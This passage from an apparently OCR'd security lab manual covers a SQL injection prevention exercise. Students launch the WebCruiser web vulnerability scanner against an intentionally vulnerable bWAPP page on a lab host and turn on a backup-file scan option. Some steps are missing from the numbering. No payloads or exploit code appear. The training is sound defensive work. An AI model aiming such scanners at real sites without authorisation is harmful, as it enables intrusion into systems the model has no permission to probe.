
Select the **Login** button.

***Note**: If a notification appears regarding storing the password, click Not for this site.*



Step 4

After successful authentication, you are now logged in as the **admin** user.



Exercise 2 — Prevent SQL Injection Attacks

There are various scenarios in which an SQL Injection attack can occur. For example, when it is entered, user-supplied data is not validated or sanitized by the Web application. Another example can be SQL commands used in dynamic queries or stored procedures.

Several methods can be used to prevent an SQL Injection attack. One of the key applications is IBM AppScan, which can find web application vulnerabilities.

In this exercise, you will learn about the methods to prevent an SQL Injection attack.

Learning Outcomes

After completing this exercise, you will be able to:

- Use WebCruiser to Detect SQL Injection

After completing this exercise, you will have further knowledge of:

- Methods to Prevent SQL Injection

Task 1 — Use WebCruiser to Detect SQL Injection


WebCruiser is an application vulnerability scanning tool. It can help you audit a web application for vulnerabilities that may exist. It can scan for the common web application vulnerabilities, such as SQL injection, cross-site scripting, buffer overflow, and flash/flex application and Web 2.0 exposure scans.

In this task, you will learn to use WebCruiser. To do this, perform the following steps:

Step 1


Make sure all required devices are powered on and reconnect to **PLABWIN10.**

Open **File Explorer** by clicking on the icon on the taskbar.




Step 2

In **File Explorer**, navigate to the **C:/Tools/WebCruiser/WebCruiserWVS** folder and double-click the **WebCruiserWVS** application file.



Step 11

The **WebCruiser — Web Vulnerability Scanner Free Edition** window is displayed.




Step 12

In the left-hand pane, select **SQL Injection** and then in the **URL** textbox, type the following URL:


```
http://192.168.0.10/bWAPP/sqli_1.php?title=&action=Search
```

Click **Setting**.




Step 13

On the **Scanner** tab, select **Scan Obsolete Backup files (Potential Information Leakage)** and select **Save & Apply Settings.**



